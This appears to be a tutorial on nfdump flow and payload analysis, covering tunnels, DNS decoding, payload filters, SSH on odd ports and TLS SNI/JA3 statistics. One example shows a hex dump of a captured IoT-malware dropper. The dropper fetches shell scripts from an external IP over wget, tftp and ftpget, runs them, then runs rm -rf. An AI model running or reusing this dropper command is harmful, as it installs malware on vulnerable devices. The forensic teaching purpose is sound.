DNS Header : Queries: 1, Answers: 0, Nameservers: 0, Additional: 1, Authoritative: false
DNS header : Truncated: false, Recursion desired: false, Recursion available: false
DNS header : Authentic data: false, Checking disabled: true, Result: No error
DNS Query  :  0: 2.2.0.0.5.1.b.0.0.0.0.0.0.0.0.0.0.0.0.0.b.5.6.7.0.7.4.0.1.0.0.2.ip6.arpa. IN PTR
DNS Additional :  0: OPT RR: payload = 4096, DO = true, #opts = 0
```

Step by step

Is there more tunnel traffic?

```
% nfdump -r full-flows -o glong tun proto ipv6
Date first seen          Duration         Proto       Src IP Addr(..):Port          Dst IP Addr(..):Port     Flags  Tos  Packets    Bytes Flows
2025-09-05 14:51:05.337     00:00:00.000 IPv6      216.66.80.30(DE):0     ->    193.24.227.12(DE):0     ........   0        1      149     1
2025-09-05 14:51:05.337     00:00:00.000 UDP    2620:17..8:f0::7(DE).10361 -> 2001:47..d031:53(US).53    ........   0        1      149     1
2025-09-05 14:51:11.631     00:00:00.000 IPv6      216.66.80.30(DE):0     ->    193.24.227.12(DE):0     ........   0        1      107     1
2025-09-05 14:51:11.631     00:00:00.000 UDP    2001:47..7c:a4cb(DE).43523 -> 2001:47..:a25:53(US).53    ........   0        1      107     1
2025-09-05 14:51:11.634     00:00:00.000 IPv6     193.24.227.12(DE):0     ->     216.66.80.30(DE):0     ........   0        1      284     1
2025-09-05 14:51:11.634     00:00:00.000 UDP    2001:47..:a25:53(US).53    -> 2001:47..7c:a4cb(DE).43523 ........   0        1      284     1
2025-09-05 14:51:24.659     00:00:00.000 IPv6      216.66.80.30(DE):0     ->    193.24.227.12(DE):0     ........   0        1      111     1
2025-09-05 14:51:24.659     00:00:00.000 UDP    2400:cb..9e:57c6(DE).47274 -> 2001:47..d031:53(US).53    ........   0        1      111     1
2025-09-05 14:51:20.836     00:00:05.048 IPv6     193.24.227.12(DE):0     ->     216.66.80.30(DE):0     ........   0        6     3360     1
2025-09-05 14:51:20.836     00:00:05.048 TCP    2001:47..b4:3bc1(US).80    -> 2a01:cb..e8:35b0(FR).55031 ...AP.SF   0        6     3360     1
…
2025-09-09 00:54:43.543     00:00:00.000 IPv6          10.0.0.2(..):0     ->         10.0.0.1(..):0     ........   0        1      100     1
2025-09-09 00:54:43.543     00:00:00.000 ICMP6  2001:db8:0:1::2(..).0     ->  2001:db8:0:1::1(..).129.0 ........   0        1      100     1
2025-09-09 00:55:04.551     00:00:00.000 IPv6          10.0.0.1(..):0     ->         10.0.0.2(..):0     ........   0        1      100     1
2025-09-09 00:55:04.551     00:00:00.000 ICMP6  2001:db8:0:1::1(..).0     ->  2001:db8:0:1::2(..).128.0 ........   0        1      100     1
2025-09-09 00:55:25.551     00:00:00.000 IPv6          10.0.0.1(..):0     ->         10.0.0.2(..):0     ........   0        1      100     1
2025-09-09 00:55:25.551     00:00:00.000 ICMP6  2001:db8:0:1::1(..).0     ->  2001:db8:0:1::2(..).128.0 ........   0        1      100     1
2025-09-09 00:55:46.559     00:00:00.000 IPv6          10.0.0.2(..):0     ->         10.0.0.1(..):0     ........   0        1      100     1
2025-09-09 00:55:46.559     00:00:00.000 ICMP6  2001:db8:0:1::2(..).0     ->  2001:db8:0:1::1(..).129.0 ........   0        1      100     1
2025-09-09 00:56:07.559     00:00:00.000 IPv6          10.0.0.2(..):0     ->         10.0.0.1(..):0     ........   0        1      100     1
2025-09-09 00:56:07.559     00:00:00.000 ICMP6  2001:db8:0:1::2(..).0     ->  2001:db8:0:1::1(..).129.0 ........   0        1      100     1
Summary: total flows: 162, total bytes: 103098, total packets: 380, avg bps: 2, avg pps: 0, avg bpp: 271
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 162, passed: 162, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.3188s User: 0.6536s Wall: 0.2030s flows/second: 798.0 Runtime: 0.2030s
```

Step by step

What IPs do we have in the IPv6 tunnels?

```
% nfdump -r full-flows -s ip/bytes -6 tun proto ipv6
Top 10     IP Addr ordered by bytes:
Date first seen             Duration     Proto                                     IP Addr Flows(%)   Packets(%)     Bytes(%)     pps  bps   bpp
2025-09-05 14:51:20.835     00:02:26.536 any       2001:470:765b:0:1c6e:18ae:ddb4:3bc1(US)    74(45.7)    266(70.0)  80954(78.5)    0    4   304
2025-09-05 14:51:32.067     00:02:26.209 any    2a01:598:a000:4fcf:9050:995a:36a8:d0f0(DE)    46(28.4)    154(40.5)  45878(44.5)    0    2   297
2025-09-05 14:51:20.835     00:02:26.536 any   2a01:cb0c:8315:a400:2118:60c1:e8e8:35b0(FR)    24(14.8)     76(20.0)  23658(22.9)    0    1   311
2025-09-05 14:51:11.631     00:02:26.188 any                     2001:470:765b::a25:53(US)    52(32.1)     68(17.9)  12846(12.5)    0    0   188
2025-09-05 14:51:47.792     00:02:25.354 any                         2607:ff68:107::18(US)     8( 4.9)     40(10.5)  11802(11.4)    0    0   295
2025-09-05 14:51:07.494     00:02:22.685 any                     2001:470:765b::b15:22(US)     2( 1.2)     12( 3.2)   5580( 5.4)    0    0   465
2025-09-05 14:51:07.494     00:02:22.685 any                         2001:470:6c:a1::2(US)     2( 1.2)     12( 3.2)   5580( 5.4)    0    0   465
2025-09-05 14:52:10.103     00:02:26.129 any                 2003:180:2:4000:53:0:12:1(DE)    12( 7.4)     28( 7.4)   5332( 5.2)    0    0   190
2025-09-05 14:51:39.041     00:02:24.354 any                 2003:180:2:4000:53:0:11:1(DE)     8( 4.9)      8( 2.1)   3820( 3.7)    0    0   477
2025-09-05 14:51:11.631     00:02:24.298 any     2001:470:1f0b:16b0:20c:29ff:fe7c:a4cb(DE)    32(19.8)     32( 8.4)   3694( 3.6)    0    0   115
Summary: total flows: 162, total bytes: 103098, total packets: 380, avg bps: 2, avg pps: 0, avg bpp: 271
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 162, passed: 162, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.2333s User: 0.6520s Wall: 0.1218s flows/second: 1330.2 Runtime: 0.1225s
```

Step by step

Are there other tunnels?

```
% nfdump -r full-flows tun proto gre
Date first seen           Duration          Proto       Src IP Addr(..):Port           Dst IP Addr(..):Port   Packets     Bytes Flows
2025-09-07 10:07:16.838     00:00:00.000 GRE         172.16.23.2(..):0     ->     192.168.47.1(..):0             1        60     1
2025-09-07 10:07:16.838     00:00:00.000 ICMP       172.23.11.56(..):0     ->    192.168.42.11(..):8.0           1        60     1
2025-09-07 10:07:37.839     00:00:00.000 GRE        192.168.47.1(..):0     ->      172.16.23.2(..):0             1        60     1
2025-09-07 10:07:37.839     00:00:00.000 ICMP      192.168.42.11(..):0     ->     172.23.11.56(..):0.0           1        60     1
2025-09-07 10:07:58.853     00:00:00.000 GRE         172.16.23.2(..):0     ->     192.168.47.1(..):0             1        60     1
2025-09-07 10:07:58.853     00:00:00.000 ICMP       172.23.11.56(..):0     ->    192.168.42.11(..):8.0           1        60     1

…
2025-09-08 15:44:52.905     00:00:21.000 GRE       66.59.109.137(US):0     ->      172.27.1.66(..):0             2       152     1
2025-09-08 15:44:52.905     00:00:21.000 UDP       66.59.111.182(US):123   ->    66.59.111.190(US):123           2       152     1
2025-09-08 15:45:34.849     00:00:21.000 GRE         172.27.1.66(..):0     ->    66.59.109.137(US):0             2       152     1
2025-09-08 15:45:34.849     00:00:21.000 UDP       66.59.111.190(US):123   ->     129.170.17.4(US):123           2       152     1
2025-09-08 15:46:16.921     00:00:21.000 GRE       66.59.109.137(US):0     ->      172.27.1.66(..):0             2       152     1
2025-09-08 15:46:16.921     00:00:21.000 UDP        129.170.17.4(US):123   ->    66.59.111.190(US):123           2       152     1
Summary: total flows: 125, total bytes: 49026, total packets: 430, avg bps: 3, avg pps: 0, avg bpp: 114
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 125, passed: 125, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.2881s User: 0.6552s Wall: 0.1662s flows/second: 752.1 Runtime: 0.1663s
```

Step by step

What IPs do we have in the GRE tunnels?

```
% nfdump -r full-flows -s ip/bytes -n 0  tun proto gre
Top     IP Addr ordered by bytes:
Date first seen             Duration     Proto              IP Addr    Flows(%)     Packets(%)       Bytes(%)         pps      bps   bpp
2025-09-07 10:07:16.838     00:00:03.800 any        172.23.11.56(..)       44(35.2)      164(38.1)    24857(50.7)        0       52   151
2025-09-07 10:07:16.838     00:00:03.800 any       192.168.42.11(..)       41(32.8)      161(37.4)    24689(50.4)        0       51   153
2025-09-07 11:21:49.597     00:00:03.612 any         2001:db8::1(..)       35(28.0)      173(40.2)    12795(26.1)        0       28    73
2025-09-07 11:22:10.957     00:00:03.590 any         2001:db8::2(..)       34(27.2)      172(40.0)    12731(26.0)        0       28    74
2025-09-08 15:18:58.793     00:00:01.659 any       66.59.111.190(US)       41(32.8)       80(18.6)    10422(21.3)        0       50   130
2025-09-08 15:18:58.793     00:00:01.490 any          172.28.2.3(..)       35(28.0)       68(15.8)     9510(19.4)        0       51   139
2025-09-07 11:17:16.597     00:00:00.251 any            ff02::16(..)        2( 1.6)       10( 2.3)      760( 1.6)        0       24    76
2025-09-07 11:19:01.594     00:00:00.146 any    fe80::2..6a:fef0(..)        2( 1.6)        7( 1.6)      520( 1.1)        0       28    74
2025-09-07 11:17:16.597     00:00:00.188 any             0.0.0.0(..)        3( 2.4)        6( 1.4)      432( 0.9)        0       18    72
2025-09-08 15:44:10.849     00:00:00.063 any       66.59.111.182(US)        2( 1.6)        4( 0.9)      304( 0.6)        0       38    76
2025-09-08 15:24:34.849     00:00:00.063 any         18.26.4.105(US)        2( 1.6)        4( 0.9)      304( 0.6)        0       38    76
2025-09-08 15:45:34.849     00:00:00.063 any        129.170.17.4(US)        2( 1.6)        4( 0.9)      304( 0.6)        0       38    76
2025-09-07 10:11:49.449     00:00:00.084 any          10.10.10.1(..)        3( 2.4)        3( 0.7)      168( 0.3)        0       15    56
2025-09-07 11:20:04.595     00:00:00.105 any             ff02::1(..)        2( 1.6)        2( 0.5)      128( 0.3)        0        9    64
2025-09-07 11:17:58.598     00:00:00.000 any    ff02::1..6a:fef0(..)        1( 0.8)        1( 0.2)       64( 0.1)        0        0    64
2025-09-07 11:20:25.595     00:00:00.000 any      ff02::1:ff00:1(..)        1( 0.8)        1( 0.2)       64( 0.1)        0        0    64
Summary: total flows: 125, total bytes: 49026, total packets: 430, avg bps: 3, avg pps: 0, avg bpp: 114
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 125, passed: 125, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.2584s User: 0.6557s Wall: 0.1467s flows/second: 852.0 Runtime: 0.1474s
```

Step by step

- So far, we looked into full header data
- nfpcapd decodes full header.
- => Move on to payload.
- Payload is decoded by nfdump from raw payload, when needed

```
% nfdump -r full-flows -c 1 -o long
Date first seen          Duration         Proto SC      Src IP Addr(..):Port     DC      Dst IP Addr(..):Port     Flags  Packets    Bytes
FlowsInput Payload
2025-09-05 14:51:05.337     00:00:00.000 IPv6  DE     216.66.80.30(DE):0     -> DE    193.24.227.12(DE):0     ........        1      149     1
<no payload>
2025-09-05 14:51:05.337     00:00:00.000 UDP   DE 2620:17..8:f0::7(DE).10361 -> US 2001:47..d031:53(US).53    ........        1      149     1
DNS Header : Queries: 1, Answers: 0, Nameservers: 0, Additional: 1, Authoritative: false
DNS header : Truncated: false, Recursion desired: false, Recursion available: false
DNS header : Authentic data: false, Checking disabled: true, Result: No error
DNS Query  :  0: 2.2.0.0.5.1.b.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.b.5.6.7.0.7.4.0.1.0.0.2.ip6.arpa. IN PTR
DNS Additional :  0: OPT RR: payload = 4096, DO = true, #opts = 0


Summary: total flows: 1, total bytes: 149, total packets: 1, avg bps: 0, avg pps: 0, avg bpp: 0
Time window: 2025-09-05 14:51:05.337 - 2025-09-05 14:59:43.146, Duration:    00:08:37.809
Total records processed: 1, passed: 79, Blocks skipped: 0, Bytes read: 32400
Sys: 0.1045s User: 0.6356s Wall: 0.0012s flows/second: 863.6 Runtime: 0.0012s
```

Step by step

```
% nfdump -r full-flows -c 10 -o longp
Date first seen          Duration          Proto SC      Src IP Addr(..):Port      DC      Dst IP Addr(..):Port     Flags  Packets    Bytes
FlowsInput Payload
2025-09-05 14:51:05.337     00:00:00.000 IPv6  DE     216.66.80.30(DE):0     -> DE    193.24.227.12(DE):0     ........        1      149      1
<no payload>
2025-09-05 14:51:05.337     00:00:00.000 UDP   DE 2620:17..8:f0::7(DE).10361 -> US 2001:47..d031:53(US).53    ........        1      149      1
DNS Header : Queries: 1, Answers: 0, Nameservers: 0, Additional: 1, Authoritative: false
DNS header : Truncated: false, Recursion desired: false, Recursion available: false
DNS header : Authentic data: false, Checking disabled: true, Result: No error
DNS Query  :  0: 2.2.0.0.5.1.b.0.0.0.0.0.0.0.0.0.0.0.0.0.0.b.5.6.7.0.7.4.0.1.0.0.2.ip6.arpa. IN PTR
DNS Additional :  0: OPT RR: payload = 4096, DO = true, #opts = 0


2025-09-05 14:51:11.631     00:00:00.000 IPv6  DE     216.66.80.30(DE):0     -> DE    193.24.227.12(DE):0     ........        1      107      1
<no payload>
2025-09-05 14:51:11.631     00:00:00.000 UDP   DE 2001:47..7c:a4cb(DE).43523 -> US 2001:47..:a25:53(US).53    ........        1      107      1
DNS Header : Queries: 1, Answers: 0, Nameservers: 0, Additional: 1, Authoritative: false
DNS header : Truncated: false, Recursion desired: true, Recursion available: false
DNS header : Authentic data: true, Checking disabled: false, Result: No error
DNS Query  :  0: random.weberlab.de. IN AAAA
DNS Additional :  0: OPT RR: payload = 4096, DO = false, #opts = 1


2025-09-05 14:51:11.634     00:00:00.000 IPv6  DE    193.24.227.12(DE):0     -> DE     216.66.80.30(DE):0     ........        1      284      1
<no payload>
2025-09-05 14:51:11.634     00:00:00.000 UDP   US 2001:47..:a25:53(US).53    -> DE 2001:47..7c:a4cb(DE).43523 ........        1      284      1
DNS Header : Queries: 1, Answers: 1, Nameservers: 2, Additional: 5, Authoritative: true
DNS header : Truncated: false, Recursion desired: true, Recursion available: false
DNS header : Authentic data: false, Checking disabled: false, Result: No error
DNS Query  :  0: random.weberlab.de. IN AAAA
DNS Answer :  0: random.weberlab.de. ttl: 60, IN AAAA: 2001:470:765b:0:1c6e:18ae:ddb4:3bc1
DNS Nameserver :  0: weberlab.de. ttl: 60, IN NS: ns1.weberdns.de.
DNS Nameserver :  1: weberlab.de. ttl: 60, IN NS: ns2.weberdns.de.
DNS Additional :  0: ns1.weberdns.de. ttl: 3600, IN AAAA: 2001:470:765b::a25:53
DNS Additional :  1: ns2.weberdns.de. ttl: 3600, IN AAAA: 2001:470:1f0b:16b0::a26:53
DNS Additional :  2: ns1.weberdns.de. ttl: 3600, IN A: 193.24.227.238
DNS Additional :  3: ns2.weberdns.de. ttl: 3600, IN A: 194.247.5.14
DNS Additional :  4: OPT RR: payload = 4096, DO = false, #opts = 1
```

Step by step

To work with payload data, we have additional filters, which apply to the payload:

payload content ‘<string>'	nfdump -o flows "**payload content** ‘GET’"
payload regex '<regex>'	nfdump -o flows "**payload regex '^GET /.*HTTP/1.1’**"
payload dns defined	nfdump -o flows "**payload dns defined**"
payload dns name ‘<dnsname>’	nfdump -o flows "**payload dns name** ‘heise.de'"
payload dns address <IP>	nfdump -o flows "**payload dns address** 193.99.144.80"
payload ssl defined	nfdump -o flows "**payload ssl defined"**
payload ssl version <version>	nfdump -o flows "**payload ssl version** 3.0"
payload tls version <version>	nfdump -o flows "**payload tls version** 1.2"
payload tls sni <sniname>	nfdump -o flows “**payload tls sni** ‘bad.curveballtest.com'"
payload ja3 <md5string>	nfdump -o flows "**payload ja3** d53e4608f956df65bb2b8a8c4d3b025d"
payload ja3 defined	nfdump -o flows "**payload ja3** defined"
payload ja4 <ja4string>	nfdump -o flows "**payload ja4** t12i860500_e18388e7f3a3_a1e935682795"
payload jas4 <ja4Sstring>	nfdump -o flows "**payload jas4** t130500_c02b_845f7282a956"

Step by step

Combine flow filter with payload filter:

Search for HTTP traffic on ports other than port 80:

```
% nfdump -r full-flows "not port 80 and payload regex '^GET /.*HTTP/1.1'"
Date first seen         Duration         Proto SC      Src IP Addr(..):Port     DC      Dst IP Addr(..):Port     Flags  Packets    Bytes
FlowsInput Payload
2025-09-06 04:06:10.122     00:02:27.000 TCP   ..     192.168.7.12(..):1230  -> ..     192.168.7.26(..):57221 ...AP.SF        5      321     1
GET /ctrl-int/1/setproperty?dmcp.device-busy=0 HTTP/1.1
Host: Johannes-ei-Patt.local.
Active-Remote: 2653234063



2025-09-06 04:39:46.404     00:00:00.000 TCP   ..     192.168.7.12(..):1231  -> ..     192.168.7.26(..):57221 ...AP...        1      168     1
GET /ctrl-int/1/setproperty?dmcp.device-volume=-17.875000 HTTP/1.1
Host: Johannes-ei-Patt.local.
Active-Remote: 2653234063



2025-09-09 14:20:46.701     00:00:00.000 TCP   ..         10.0.0.1(..):1637  -> ..         10.0.0.2(..):21477 ...AP...        1      435     1
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ro-ro,ro;q=0.8,en-us;q=0.6,en-gb;q=0.4,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: PREF=ID=xxxxxxxxxxxxxxxx:TM=xxxxxxxxxx:LM=xxxxxxxxxx:S=xxxxxxxxxxxx_6oz
Connection: keep-alive
```

NFDUMP
FOR YOUR NETFLOWS

Step by step

Search for string, you suspect to be suspicious:

```
% nfdump -r full-flows -o longp "payload content 'chmod 777'"
Date first seen          Duration         Proto SC      Src IP Addr(..):Port      DC       Dst IP Addr(..):Port     Flags   Packets     Bytes
FlowsInput Payload
2025-09-05 14:51:34.709     00:00:00.000 UDP   NL   185.244.25.191(NL):35096 -> DE    193.24.227.10(DE):53413 ........         1       437      1
41 41 00 00 41 41 41 41  20 63 64 20 2F 74 6D 70  |  AA..AAAA cd /tmp
20 7C 7C 20 63 64 20 2F  76 61 72 2F 72 75 6E 20  |   || cd /var/run
7C 7C 20 63 64 20 2F 6D  6E 74 20 7C 7C 20 63 64  |  || cd /mnt || cd
20 2F 72 6F 6F 74 20 7C  7C 20 63 64 20 2F 3B 20  |   /root || cd /;
77 67 65 74 20 68 74 74  70 3A 2F 2F 31 39 32 2E  |  wget http://192.
32 33 36 2E 31 36 31 2E  35 34 2F 62 69 6E 73 2E  |  236.161.54/bins.
73 68 3B 20 63 68 6D 6F  64 20 37 37 37 20 62 69  |  sh; chmod 777 bi
6E 73 2E 73 68 3B 20 73  68 20 62 69 6E 73 2E 73  |  ns.sh; sh bins.s
68 3B 20 74 66 74 70 20  31 39 32 2E 32 33 36 2E  |  h; tftp 192.236.
31 36 31 2E 35 34 20 2D  63 20 67 65 74 20 74 66  |  161.54 -c get tf
74 70 31 2E 73 68 3B 20  63 68 6D 6F 64 20 37 37  |  tp1.sh; chmod 77
37 20 74 66 74 70 31 2E  73 68 3B 20 73 68 20 74  |  7 tftp1.sh; sh t
66 74 70 31 2E 73 68 3B  20 74 66 74 70 20 2D 72  |  ftp1.sh; tftp -r
20 74 66 74 70 32 2E 73  68 20 2D 67 20 31 39 32  |   tftp2.sh -g 192
2E 32 33 36 2E 31 36 31  2E 35 34 3B 20 63 68 6D  |  .236.161.54; chm
6F 64 20 37 37 37 20 74  66 74 70 32 2E 73 68 3B  |  od 777 tftp2.sh;
20 73 68 20 74 66 74 70  32 2E 73 68 3B 20 66 74  |   sh tftp2.sh; ft
70 67 65 74 20 2D 76 20  2D 75 20 61 6E 6F 6E 79  |  pget -v -u anony
6D 6F 75 73 20 2D 70 20  61 6E 6F 6E 79 6D 6F 75  |  mous -p anonymou
73 20 2D 50 20 32 31 20  31 39 32 2E 32 33 36 2E  |  s -P 21 192.236.
31 36 31 2E 35 34 20 66  74 70 31 2E 73 68 20 66  |  161.54 ftp1.sh f
74 70 31 2E 73 68 3B 20  73 68 20 66 74 70 31 2E  |  tp1.sh; sh ftp1.
73 68 3B 20 72 6D 20 2D  72 66 20 62 69 6E 73 2E  |  sh; rm -rf bins.
73 68 20 74 66 74 70 31  2E 73 68 20 74 66 74 70  |  sh tftp1.sh tftp
32 2E 73 68 20 66 74 70  31 2E 73 68 3B 20 72 6D  |  2.sh ftp1.sh; rm
20 2D 72 66 20 2A 20 00  0A 00 00 00              |   -rf * .....
```

Step by step

Search for SSH traffic on ports other than port 22:

```
% nfdump -r full-flows -o longp "not port 22 and payload regex '^SSH-2.*'"
Date first seen          Duration          Proto SC      Src IP Addr(..):Port     DC       Dst IP Addr(..):Port     Flags   Packets    Bytes
FlowsInput Payload
2025-09-10 14:56:35.511     00:03:02.959 TCP   ..  194.230.144.240(..):10155 -> ..    192.168.168.5(..):2222  CE.AP.S.     2086   122937      1
SSH-2.0-OpenSSH_8.6


2025-09-10 14:58:12.360     00:01:33.609 TCP   ..    192.168.168.5(..):2222  -> ..   192.42.116.218(..):26489 ...AP.S.    52716   75.2 M      1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7


2025-09-10 14:58:12.360     00:01:33.670 TCP   ..   192.42.116.218(..):26489 -> ..    192.168.168.5(..):2222  ...AP.S.    35276    1.9 M      1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u6


2025-09-10 14:56:35.511     00:04:25.901 TCP   ..    192.168.168.5(..):2222  -> ..  194.230.144.240(..):10155 CE.AP.S.     2447    3.6 M      1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7


2025-09-10 15:01:33.277     00:01:20.610 TCP   ..   192.42.116.218(..):25423 -> ..    192.168.168.5(..):2222  ...AP.SF    23777   73.5 M      1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u6


2025-09-10 15:01:33.277     00:01:20.617 TCP   ..    192.168.168.5(..):2222  -> ..   192.42.116.218(..):25423 ...AP.SF    11869   656000      1
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7


Summary: total flows: 6, total bytes: 155.0 M, total packets: 128171, avg bps: 3.3 M, avg pps: 338, avg bpp: 1209
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 6, passed: 6, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.1585s User: 0.0358s Wall: 0.1284s flows/second: 46.7 Runtime: 0.1284s
```

Step by step

Search for SSH traffic from tor exit nodes:

```
% nfdump -r full-flows -o longp "ip tor and payload regex '^SSH-2.*'"
Date first seen          Duration          Proto SC      Src IP Addr(..):Port     DC      Dst IP Addr(..):Port     Flags  Packets    Bytes 
FlowsInput Payload
2025-09-10 14:58:12.360     00:01:33.609 TCP   ..    192.168.168.5(..):2222   -> NL   192.42.116.218(NL):26489 ...AP.S.    52716   75.2 M      1 
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7


2025-09-10 14:58:12.360     00:01:33.670 TCP   NL   192.42.116.218(NL):26489 -> ..    192.168.168.5(..):2222  ...AP.S.    35276    1.9 M      1 
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u6


2025-09-10 15:01:33.277     00:01:20.610 TCP   NL   192.42.116.218(NL):25423 -> ..    192.168.168.5(..):2222  ...AP.SF    23777   73.5 M      1 
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u6


2025-09-10 15:01:33.277     00:01:20.617 TCP   ..    192.168.168.5(..):2222   -> NL   192.42.116.218(NL):25423 ...AP.SF    11869   656000      1 
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7


Summary: total flows: 4, total bytes: 151.3 M, total packets: 123638, avg bps: 4.3 M, avg pps: 439, avg bpp: 1223
Time window: 2025-09-05 14:51:05.337 - 2025-09-10 18:58:13.673, Duration: 5d 04:07:08.336
Total records processed: 4, passed: 4, Blocks skipped: 0, Bytes read: 2216444
Sys: 0.3269s User: 0.6591s Wall: 0.1886s flows/second: 21.2 Runtime: 0.1886s
```

Step by step

More examples:

```
% nfdump -r full-flows -o "fmt:%long %sni" "payload ssl defined"
Date first seen         Duration         Proto      Src IP Addr:Port          Dst IP Addr:Port     Flags  Packets    Bytes Flows sni name
2025-09-05 14:51:32.067     00:00:01.390 IPv6      216.66.80.30:0     ->    193.24.227.12:0     ........       12     1905     1    0
2025-09-05 14:51:32.067     00:00:01.390 TCP   2a01:59..a8:d0f0.60074 -> 2001:47..b4:3bc1.443   ...AP.SF       12     1905     1 ip.webernetz.net
2025-09-05 14:51:32.068     00:00:01.390 IPv6     193.24.227.12:0     ->     216.66.80.30:0     ........       10     5080     1    0
2025-09-05 14:51:32.068     00:00:01.390 TCP   2001:47..b4:3bc1.443   -> 2a01:59..a8:d0f0.60074 ...AP.SF       10     5080     1
2025-09-05 14:51:47.792     00:00:00.802 IPv6      216.66.80.30:0     ->    193.24.227.12:0     ........        9     1442     1    0
2025-09-05 14:51:47.792     00:00:00.802 TCP   2607:ff..107::18.46190 -> 2001:47..b4:3bc1.443   CE.AP.SF        9     1442     1 random.weberlab.de
2025-09-05 19:02:16.000     00:04:12.000 TCP     80.154.108.235:443   ->    192.168.110.9:50477 ...AP.SF        7     4409     1
2025-09-05 19:01:55.000     00:05:15.000 TCP      192.168.110.9:50477 ->   80.154.108.235:443   ...AP.SF        9     1028     1
2025-09-07 06:35:31.000     00:01:03.000 IPv6      216.66.80.30:0     ->    193.24.227.12:0     ........        3      721     1    0
2025-09-07 06:35:31.000     00:01:03.000 TCP   2a01:59..a8:d0f0.60074 -> 2001:47..b4:3bc1.443   ...AP.S.        3      721     1 ip.webernetz.net
2025-09-07 12:53:52.000     00:01:03.000 TCP     138.246.253.15:33054 ->   193.24.227.248:443   ...AP.S.        3      415     1 dynprefix.net
2025-09-07 12:54:13.000     00:02:27.000 TCP     193.24.227.248:443   ->   138.246.253.15:33054 ...AP.S.        6     4511     1
2025-09-07 14:55:19.000     00:01:03.000 TCP       10.82.185.11:51105 ->     5.35.226.136:52149 ...AP.S.        3      632     1 testfiles.webernetz.net
2025-09-07 15:29:37.000     00:05:15.000 TCP       5.35.226.136:53702 ->     10.82.185.11:51111 ...AP...       11    10973     1
2025-09-08 06:53:16.000     00:01:03.000 TCP      192.168.173.5:58486 ->     194.247.5.23:443   ...AP.S.        3      649     1 random46.weberlab.de
2025-09-09 13:34:34.013     00:02:27.036 TCP     10.180.156.141:62599 ->   192.30.252.130:443   ...AP.S.        6      574     1 www.github.com
2025-09-09 13:37:22.085     00:01:45.000 TCP     192.30.252.130:443   ->   10.180.156.141:62599 ...AP...        6     7794     1
2025-09-09 16:14:10.576     00:01:03.000 TCP     10.180.156.185:53554 ->   10.180.156.249:1080  ...AP...        4      448     1 www.example.com
2025-09-09 16:15:34.580     00:04:33.001 TCP     10.180.156.249:1080  ->   10.180.156.185:53554 ...AP...       10    12128     1
2025-09-10 03:07:16.340     00:02:27.004 TCP        10.23.46.37:62938 ->     74.217.87.13:443   ...AP.S.        6      650     1 bl.a.im
2025-09-10 03:10:04.348     00:05:15.080 TCP       74.217.87.13:443   ->      10.23.46.37:62938 ...AP...       12     1398     1
2025-09-10 03:18:28.035     00:02:27.112 TCP           10.0.0.1:3627  ->         10.0.0.2:443   ...AP.S.        6     1298     1 mail.yandex.com
2025-09-10 03:21:16.220     00:01:03.004 TCP           10.0.0.2:443   ->         10.0.0.1:3627  ...AP...        4    10232     1
2025-09-10 08:15:16.677     00:02:27.032 TCP       192.168.65.3:46638 ->    104.16.125.34:443   ...AP.S.        6     1314     1 enabled.tls13.com
2025-09-10 08:41:10.473     00:01:03.000 TCP        10.11.12.13:54723 ->         10.9.8.7:8080  ...AP...        4      738     1
2025-09-10 08:42:34.539     00:03:09.011 TCP           10.9.8.7:8080  ->      10.11.12.13:54723 ...AP...       10     7562     1
2025-09-10 17:24:46.559     00:02:27.006 TCP     172.130.128.76:55318 ->   54.226.182.138:443   ...AP.S.        6     1370     1 bad.curveballtest.com
2025-09-10 17:27:34.581     00:01:45.003 TCP     54.226.182.138:443   ->   172.130.128.76:55318 ...AP...        6     3904     1
```

Step by step

More examples:

```
% nfdump -r full-flows -s ja3/bytes  "payload ssl defined"
Top 10 ja3                             ordered by bytes:
Date first seen            Duration     Proto ja3                               Flows(%)     Packets(%)       Bytes(%)       pps      bps   bpp
2025-09-09 13:56:16.677    00:00:11.109 any   280ca4511bfaa384b2e931c058e8816e     4( 6.0)       32( 7.2)     38194(16.4)      0       27  1193
2025-09-07 14:57:04.000    00:00:02.268 any   2253c82f03b621c5144709b393fde2c9     3( 4.5)       27( 6.1)     21171( 9.1)      0       74   784
2025-09-05 14:51:32.068    00:02:24.529 any   1c9537b8108487575f2043b84071412d     4( 6.0)       30( 6.8)     17263( 7.4       0        0   575
2025-09-10 02:10:34.146    00:00:01.869 any   ccc514751b175866924439bdbb5bba34     2( 3.0)       16( 3.6)     15000( 6.4)      0       64   937
2025-09-07 12:37:25.000    00:00:01.155 any   d53e4608f956df65bb2b8a8c4d3b025d     3( 4.5)       17( 3.8)     13481( 5.8)      0       93   793
2025-09-07 12:22:43.000    00:01:06.780 any   56b85db39191a25c7b51014bd797544e     2( 3.0)       15( 3.4)     10493( 4.5)      0        1   699
2025-09-10 03:21:16.220    00:00:00.063 any   9168bbacb9fd42f7f7cf95dc89c9d30c     1( 1.5)        4( 0.9)     10232( 4.4)      0     1299  2558
